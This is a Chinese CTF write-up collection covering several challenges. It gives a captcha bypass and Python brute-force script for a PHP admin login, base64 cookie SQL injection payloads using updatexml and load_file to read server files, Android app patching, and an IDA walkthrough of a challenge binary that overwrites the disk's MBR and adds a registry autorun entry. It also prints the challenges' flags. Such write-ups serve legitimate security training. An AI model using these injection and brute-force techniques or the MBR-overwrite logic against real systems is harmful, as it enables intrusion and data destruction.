


然后将生成的payload输入， 即可getflag



BOOM


打开题目后查看网站的robots.txt，发现有个readme.*html 查看readme*.html 可以知道网站后台的默认用户名为admin 然后用御剑可以扫到网站的后台



进入后台以后有两种方法可以获得用户名和和密码

第一种方法：

因为这里没有限制验证码为空的情况，而且验证码是存在session变量里面的，直接清除或修改PHPSESSID的值，然后再令验证码等于空来绕过验证码验证 P神文章里有提到：https://www.leavesongs.com/PENETRATION/emlog-comment-captcha-bypass.html） 然后用burp直接爆破密码




可以看到密码为00547，当然有不少选手没有考虑0开头的数字导致没有爆出来，然后查看response可以看到flag

第二种方法：

验证码的生成是通过请求verifycode.php页面进行刷新的，我们可以在首次登录的时候输入正确的验证码，然后用burp抓包爆破，因为过程中没有请求verifycode.php，因此验证码没有改变


```
POST /admin/login.php HTTP/1.1
Host: 222.18.158.227:10080
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://222.18.158.227:10080/admin/login.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Cookie: PHPSESSID=229btq2dva5eeaboc6dcoh4u84
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=123&verifycode=42454&submit=
```

保持这个验证码改变密码进行爆破



Request	Payload	Status	Error	Timeout	Length	Comment
1	00547	200			472	
0		200			446	
2	11111	200			446	
3	11112	200			446	
4	11113	200			446	
5	11114	200			446	
6	11115	200			446	
7	11116	200			446	
8	11117	200			446	
9	11118	200			446	

第三种方法：

其实这里才是出题人的本意，是想考通过编写python脚本来爆破，结果出题不严谨导致了绕过 我们结合首页的信息可以知道验证码和时间戳有关系 经过对比时间戳，我们可以发现验证码就是时间戳的整数部分的后五位 那么就可以通过python写出爆破脚本：

```
import time
import requests
s = requests.Session()
url = "http://127.0.0.1:8002/admin/login.php"
verify = "http://127.0.0.1:8002/admin/verifycode.php"
for i in range(0,100000):
    password = str(i)
    if len(password) < 5:
        password = (5 - len(password)) * "0" + password
    print(password)
    s.get(verify)   #刷新验证码
    verifycode = str(int(time.time()))[5:]
    params = {"username": "admin", "password": password, "verifycode":
verifycode,"submit":""}
    r = s.post(url, data=params)
    while("验证码" in r.text): #时间误差
        for j in range(-2,0):
            verifycode_ = str(int(verifycode)+j)
            params = {"username": "admin", "password": password,
"verifycode": verifycode_, "submit": ""}
            r = s.post(url, data=params)
            if("错误" not in r.text):
                print(r.text)
                exit()
            elif("验证码" not in r.text):
                break

    if("错误" not in r.text):
        print(r.text)
        exit()
```

可以爆破得到flag

```
<script>alert('登录成功')</script><script>alert('给你flag：70e052657cb40cf142883abaff266fee')</script>

Process finished with exit code 0
```

Simple-sql

搭建要求

PHP版本 > 5.6

Mysql版本 > 5.4

数据库配置

创建库anxun：

```
CREATE database 'anxun'
```

创建数据表users:

```
CREATE TABLE users (id int(3) NOT NULL AUTO_INCREMENT, username varchar(20)
NOT NULL, password varchar(20) NOT NULL, PRIMARY KEY (id))
```

修改sdqxld-anxunctf的配置文件：

```
<?php

//give your mysql connection username n password
$dbuser ='root';
$dbpass =''; # 数据库密码
$host = 'localhost';
$dbname = "anxun";

?>
```

解题思路

这道题的出题人首先认错，那个phpinfo还以为可以扫出来，所以就没有注意。因此耽误了各位师傅的做题时间，实在不好意思。

随便注册一个号登陆后检查 cookie 可以看到用base64加密后的用户名。

`cookie=' or 1=1#`，注意base64加密。经过检验后发现注入点。

hint.php提示flag在secret.php中，但是secret.php里的flag背被注释掉了，所以看不到。

到了这只有读文件了，文件的物理路径是在 phpinfo.php里。然后就在cookie中构造语句读文件。

由于没有注入的回显所以使用updatexml来读取。同时构造语句后要用base64加密。

```
' and updatexml(1,concat(1,(load_file('/www/sqli/secret.php'))),1) #
```

得到的结果，一看就知道是不是完整的，所以要用到substr来截取

```
' and updatexml(1,concat(1,
(substr(load_file('/www/sqli/secret.php'),33,32))),1) #
' and updatexml(1,concat(1,
(substr(load_file('/www/sqli/secret.php'),65,32))),1) #
```

之后便可读到完整的secret.php里的内容

> ?php
> //SGV5IEJybyBoZXJlICBpcyBGTEFHIDogRDBnM3tpYW93bl9vaWFzbmRfYXNkYXNkYX0=

base64解密后便是flag：

> Hey Bro here is FLAG : D0g3{iaown_oiasnd_asdasda}

Re

D0gnamee

在反编译代码中可以看到这个apk是进行了服务器验证，post用户名和密码，然后返回了两个json数据:status和info 首先要找到密码， 从这里可以看到用户名进行异或算法，然后再进行md5加密然后和一个数据做了比较 将用户名进行异或，得到:L8ofiemm，检验md5加密为38068D122798021D60FD50D744D43DCB,所以L8ofiemm为正确密码 当输入了正确的用户名和密码后，会显示: 因为是网络验证，所以进行了抓包，通过抓包可以看到

除了status和info还传回了个table 将table的值进行base64解密，得到 isvip=0 or isvip=7133 试着通过修改post，来上传一个isvip=7133 返回了一个数据，通过研究java代码，发现是安卓post了isvip=7133后用info这个键传回一个数据经过一系列解密，最后弹出flag。

方法一:在本地模拟服务器返回数据

则可以在本地模拟服务器返回值。 构建一个php文件 注意要将编码该为UTF-8同时关闭php报错 然后将网址改为模拟器的http://10.0.2.2/xxx.php，打包重新编译，再运行就可以得到flag:D0g3{easy_android_You_win}

方法二:修改smail文件

在smail文件中找到post数据的地方，在传输密码pwd的后面加一句&isvip=7133 同样可以得到flag


一个没什么用的病毒

0x00


首先你需要准备 IDA

0x01


(1)

> 没壳，就丢IDA好了。。。
> 先看看有没有什么String
>
> 
>
>
> emmmm？？ shutdown、SeDebugPrivilege、PhysicalDrive0？？？有丶东西
> 感觉他要对硬盘干什么坏事。。

(2)

> 再看看导入表，用了什么奇怪的函数
>
> 
> IDA View-A | Pseudocode-A | Strings window | Hex View-1 | Structures | Enums | Imports
>
> | Address | Ordinal | Name | Library |
> |---|---|---|---|
> | 00403000 | | RegCloseKey | ADVAPI32 |
> | 00403004 | | LookupPrivilegeValueA | ADVAPI32 |
> | 00403008 | | RegSetValueExA | ADVAPI32 |
> | 0040300C | | OpenProcessToken | ADVAPI32 |
> | 00403010 | | RegOpenKeyExA | ADVAPI32 |
> | 00403014 | | AdjustTokenPrivileges | ADVAPI32 |
> | 0040301C | | VirtualAlloc | KERNEL32 |
> | 00403020 | | GetModuleHandleA | KERNEL32 |
> | 00403024 | | CopyFileA | KERNEL32 |
> | 00403028 | | GetCurrentProcess | KERNEL32 |
> | 0040302C | | GetSystemDirectoryA | KERNEL32 |
> | 00403030 | | CloseHandle | KERNEL32 |
> | 00403034 | | VirtualFree | KERNEL32 |
> | 00403038 | | GetModuleFileNameA | KERNEL32 |
> | 0040303C | | SetFilePointer | KERNEL32 |
> | 00403040 | | DeviceIoControl | KERNEL32 |
> | 00403044 | | WriteFile | KERNEL32 |
> | 00403048 | | CreateFileA | KERNEL32 |
> | 0040304C | | ReadFile | KERNEL32 |
> | 00403050 | | IsDebuggerPresent | KERNEL32 |
> | 00403054 | | InitializeSListHead | KERNEL32 |
> | 00403058 | | GetSystemTimeAsFileTime | KERNEL32 |
> | 0040305C | | GetCurrentThreadId | KERNEL32 |
> | 00403060 | | GetCurrentProcessId | KERNEL32 |
> | 00403064 | | QueryPerformanceCounter | KERNEL32 |
> | 00403068 | | IsProcessorFeaturePresent | KERNEL32 |
> | 0040306C | | TerminateProcess | KERNEL32 |
> | 00403070 | | SetUnhandledExceptionFilter | KERNEL32 |
> | 00403074 | | UnhandledExceptionFilter | KERNEL32 |
> | 00403078 | | GetModuleHandleW | KERNEL32 |
>
> 嗯？Regxxx注册键值、Adjustxxx提权、xxxFile文件
>
> 咳咳。。。这东西。。

（3） 再看看start函数



按一下F5啦，就是这样。。。

IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports

```
int __usercall start@<eax>(int a1@<ebp>, int a2@<esi>)
{
  char v2; // bl@2
  int v3; // ST14_4@8
  _DWORD *v4; // eax@8
  void (__cdecl **v5)(_DWORD, signed int, _DWORD); // esi@8
  void (__cdecl *v6)(_DWORD, signed int, _DWORD); // esi@10
  _DWORD *v7; // eax@11
  _DWORD *v8; // esi@11
  int v9; // edi@14
  int *v10; // esi@14
  int v11; // ST00_4@14

  sub_402913();
  sub_402BF0(&unk_403608, 20);
  if ( !(unsigned __int8)sub_4026C2(1)
    || (v2 = 0, *(_BYTE *)(a1 - 25) = 0, *(_DWORD *)(a1 - 4) = 0, *(_BYTE *)(a1 - 36) = sub_402690(), dword_404350 == 1) )
  {
    sub_4029D7(7);
    goto LABEL_20;
  }
  if ( dword_404350 )
  {
    v2 = 1;
    *(_BYTE *)(a1 - 25) = 1;
  }
  else
  {
    dword_404350 = 1;
    if ( initterm_e(&unk_403138, &unk_403144) )
    {
      *(_DWORD *)(a1 - 4) = -2;
      return sub_402C36();
    }
    initterm(&unk_40312C, &unk_403134);
    dword_404350 = 2;
  }
  sub_40282F(*(_DWORD *)(a1 - 36));
  v4 = (_DWORD *)sub_4029CB(v3);
  v5 = (void (__cdecl **)(_DWORD, signed int, _DWORD))v4;
  if ( *v4 && (unsigned __int8)sub_4027A5(v4) )
  {
    v6 = *v5;
    __guard_check_icall_fptr(v6);
    v6(0, 2, 0);
  }
  v7 = (_DWORD *)sub_4029D1();
  v8 = v7;
  if ( *v7 && (unsigned __int8)sub_4027A5(v7) )
```

00001844 :40

知道了。。这是MainCRTStartup。。。

(4)

好了，我们就知道main函数是sub_401130()，跟进去看看他要干嘛QAQ。。。

```
IDA View-A | Pseudocode-A | Hex View-1
1 int sub_401130()
2 {
3   char v1; // [sp+0h] [bp-204h]@1
4   char v2; // [sp+1h] [bp-203h]@1
5   char v3; // [sp+2h] [bp-202h]@1
6   char v4; // [sp+3h] [bp-201h]@1
7   char v5; // [sp+4h] [bp-200h]@1
8   char v6; // [sp+5h] [bp-1FFh]@1
9   char v7; // [sp+6h] [bp-1FEh]@1
10  char v8; // [sp+7h] [bp-1FDh]@1
11  char v9; // [sp+8h] [bp-1FCh]@1
12  char v10; // [sp+9h] [bp-1FBh]@1
13  char v11; // [sp+Ah] [bp-1FAh]@1
14  char v12; // [sp+Bh] [bp-1F9h]@1
15  char v13; // [sp+Ch] [bp-1F8h]@1
16  char v14; // [sp+Dh] [bp-1F7h]@1
17  char v15; // [sp+Eh] [bp-1F6h]@1
18  char v16; // [sp+Fh] [bp-1F5h]@1
19  char v17; // [sp+10h] [bp-1F4h]@1
20  char v18; // [sp+11h] [bp-1F3h]@1
21  char v19; // [sp+12h] [bp-1F2h]@1
22  char v20; // [sp+13h] [bp-1F1h]@1
```

woc。。它定义了512个char。。还赋了值。。。

(最后赋值是 0x55, 0xAA, MBR结尾标志)

emmmm先不管是什么，先看看他执行了什么东西

```
v512 = -86;
sub_402170(&v1);
sub_401E50();
if ( sub_401E80() && sub_401F50(*(_DWORD *)&v1) && sub_402170(&v1) )
  system("shutdown -s -t 10");
else
  sub_401010("oops...\n", v1);
system("pause");
return 0;
```

(5)

先是sub_402170()

```
IDA View-A | Pseudocode-A
1 int sub_402170()
2 {
3   return 0;
4 }
```

返回 0？？？没什么用的函数？？好吧。。。

然后是sub_401e50()

```
IDA View-A   Pseudocode-A   Stri
1 char *sub_401E50()
2 {
3   char *result; // eax@1
4   signed int v1; // ecx@1
5
6   result = (char *)sub_402170 + 9;
7   v1 = 202;
8   do
9   {
10    *result++ = 0x90u;
11    --v1;
12  }
13  while ( v1 );
14  return result;
15 }
```

对函数 sub_402170 + 9 的位置修改值为 0x90(汇编对应 nop)长度为 202

哎？桥豆麻袋！

也就是说这是一个简单的 SMC，对 0x402179 到 0x402242 的位置 nop

我们打开 sub_402170 对应的 Text View

```
.text:00402170
.text:00402170 sub_402170      proc near               ; CODE XREF: s
.text:00402170                                         ; sub_401130+C
.text:00402170                                         ; DATA XREF: .
.text:00402170                 push    ebp
.text:00402171                 mov     ebp, esp
.text:00402173                 sub     esp, 8
.text:00402176                 push    ebx
.text:00402177                 push    esi
.text:00402178                 push    edi
.text:00402179                 xor     eax, eax
.text:0040217B                 leave
.text:0040217C                 retn
.text:0040217C sub_402170      endp
.text:0040217C
.text:0040217C ; ---------------------------------------------------
.text:0040217D                 db 0F5h, 2, 1Ah
.text:00402180                 db 47h
.text:00402181                 db 0D0h ;
.text:00402182                 db 0B8h ;
.text:00402183                 db  63h ; c
.text:00402184                 db  6Ch ; l
.text:00402185                 db 0A3h ;
.text:00402186                 db 0BDh ;
.text:00402187                 db  20h
.text:00402188                 db  13h
.text:00402189                 db  57h ; W
```

retn 后面的确有脏数据

好了~那我们只要分析 0x402243 后面的就好啦~

（其实可以把 0x402179 到 0x402242 改为nop，直接F5。。。。简单粗暴。。）

```
.text:00402243                  push    204h
.text:00402248                  push    1000h
.text:0040224D                  push    200h
.text:00402252                  push    0
.text:00402254                  call    ds:VirtualAlloc
.text:0040225A                  mov     [ebp-8], eax
.text:0040225D                  mov     ecx, [ebp+8]
.text:00402260                  call    sub_4020E0
.text:00402265                  push    0
.text:00402267                  push    0
.text:00402269                  push    3
.text:0040226B                  push    0
.text:0040226D                  push    3
.text:0040226F                  push    0C0000000h
.text:00402274                  push    offset a_Physicaldrive ; "\\\\.\\PhysicalDrive0"
.text:00402279                  call    ds:CreateFileA
.text:0040227F                  mov     [ebp-4], eax
.text:00402282                  mov     eax, [ebp-8]
.text:00402285                  push    eax
.text:00402286                  xor     edx, edx
.text:00402288                  mov     ecx, [ebp-4]
.text:0040228B                  call    sub_401040
.text:00402290                  add     esp, 4
.text:00402293                  mov     ecx, [ebp-8]
.text:00402296                  push    ecx
.text:00402297                  mov     edx, 1
.text:0040229C                  mov     ecx, [ebp-4]
.text:0040229F                  call    sub_4010A0
.text:004022A4                  add     esp, 4
.text:004022A7                  mov     edx, [ebp+8]
.text:004022AA                  push    edx
.text:004022AB                  xor     edx, edx
.text:004022AD                  mov     ecx, [ebp-4]
.text:004022B0                  call    sub_4010A0
.text:004022B5                  add     esp, 4
.text:004022B8                  push    8000h
.text:004022BD                  push    200h
.text:004022C2                  mov     eax, [ebp-8]
```

红框，分配了512字节空间

篮筐，打开物理磁盘0，看来这后面就是搞事情的东西了

(6)

那先看中间的那个函数 sub_4020E0

IDA View-A | Pseudocode-A | Strings window | Hex View-1

```
1  char *__thiscall sub_4020E0(void *this)
2  {
3    unsigned int v1; // eax@1
4    int v2; // esi@2
5    unsigned int v3; // edi@2
6    char *result; // eax@3
7    void *v5; // [sp+Ch] [bp-4h]@1
8
9    v5 = this;
10   v1 = time64(0);
11   srand(v1);
12   do
13   {
14     v2 = rand();
15     v3 = (100 * v2 + 123 + rand()) % 0x15F90u;
16   }
17   while ( v3 < 0x2710 );
18   itoa(v3, (char *)v5 + 30, 10);
19   itoa(v3, (char *)v5 + 43, 10);
20   result = itoa((v3 + 321) % 0x15F90, (char *)v5 + 49, 10);
21   *((_BYTE *)v5 + 35) = '\n';
22   *((_BYTE *)v5 + 48) = '_';
23   *((_BYTE *)v5 + 54) = '}';
24   return result;
25 }
```

取个时间设为种子

v3 = （rand() * 100 + rand() + 123）% 90000;

所以 v3 一定是 1W~9W 之间的数

把 v3 转化为字符数字附到 数组 30 和 43偏移处

把 （v3 + 321）% 90000 附到 49 偏移处

所以。。。。这个数组是个啥。。。应该是Flag吧？？？

好吧QAQ 暂时不管了

看后面的 sub_401040 和 sub_4010A0

sub_401040

```
1  BOOL __cdecl sub_401040(LPVOID lpBuffer)
2  {
3    HANDLE hFile; // ecx@0
4    DWORD NumberOfBytesRead; // [sp+0h] [bp-8h]@2
5
6    return hFile != (HANDLE)-1 && ReadFile(hFile, lpBuffer, 0x200u, &NumberOfBytesRead, 0);
7  }
```

sub_4010A0

IDA View-A | Pseudocode-A | Strings window | Hex View-1 | Structures | Enums

```
int __usercall sub_4010A0@<eax>(HANDLE hFile@<ecx>, int a2@<edx>, LPCVOID lpBuffer)
{
  HANDLE v3; // esi@1
  int result; // eax@3
  DWORD BytesReturned; // [sp+8h] [bp-8h]@2

  v3 = hFile;
  result = 0;
  if ( hFile != (HANDLE)-1 )
  {
    SetFilePointer(hFile, a2 << 9, 0, 0);
    DeviceIoControl(v3, 0x90018u, 0, 0, 0, 0, &BytesReturned, 0);
    if ( WriteFile(v3, lpBuffer, 0x200u, &BytesReturned, 0) )
      result = 1;
  }
  return result;
}
```

读写硬盘函数

主要流程就是把从 0扇区 读到的数据存入 VirtualAlloc 分配的区域，
然后写回 1扇区，然后把 [esp + 8] 指向的数据写回 0扇区（MBR 512字节）
哎？？ wait！这个 [esp + 8] 是不是也传给过 sub_4020E0
emmmm。。。。这个函数返回 TRUE 就ok了

(7)

这时候我们回到主函数。。。。
wait？？这个函数接收了 &v1，v1这不是也是 512 字节的数组么。。。
先不看，我们分析一下其他流程
sub_401E80 提权

```
signed int sub_401E80()
{
  HANDLE v0; // esi@1
  signed int result; // eax@4
  HANDLE TokenHandle; // [sp+8h] [bp-20h]@1
  struct _LUID Luid; // [sp+Ch] [bp-1Ch]@2
  struct _TOKEN_PRIVILEGES NewState; // [sp+14h] [bp-14h]@3

  v0 = GetCurrentProcess();
  if ( OpenProcessToken(v0, 0x20u, &TokenHandle)
    && LookupPrivilegeValueA(0, "SeDebugPrivilege", &Luid)
    && (NewState.Privileges[0].Luid = Luid,
        NewState.PrivilegeCount = 1,
        NewState.Privileges[0].Attributes = 2,
        AdjustTokenPrivileges(TokenHandle, 0, &NewState, 0, 0, 0)) )
  {
    CloseHandle(v0);
    CloseHandle(TokenHandle);
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

sub_401F50 拷贝文件 & 设置注册表

```
20  int v18; // [sp+4h] [bp-8h]@1
21  int retaddr; // [sp+Ch] [bp+0h]@1
22
23  v17 = a1;
24  v18 = retaddr;
25  v16 = (unsigned int)&v17 ^ __security_cookie;
26  memset(&v6, 0, 0x100u);
27  memset(&v8, 0, 0x100u);
28  v12 = 'uR\\n';
29  v9 = xmmword_4031A4;
30  v13 = 'n';
31  v14 = 'otuA';
32  v10 = xmmword_4031B4;
33  _mm_storel_epi64((__m128i *)&v11, _mm_loadl_epi64((const __m128i *)&qword_4031C4));
34  v15 = 7238994;
35  v1 = GetModuleHandleA(0);
36  GetModuleFileNameA(v1, (LPSTR)&v6, 0x100u);
37  GetSystemDirectoryA((LPSTR)&v8, 0x100u);
38  v2 = &v7;
39  do
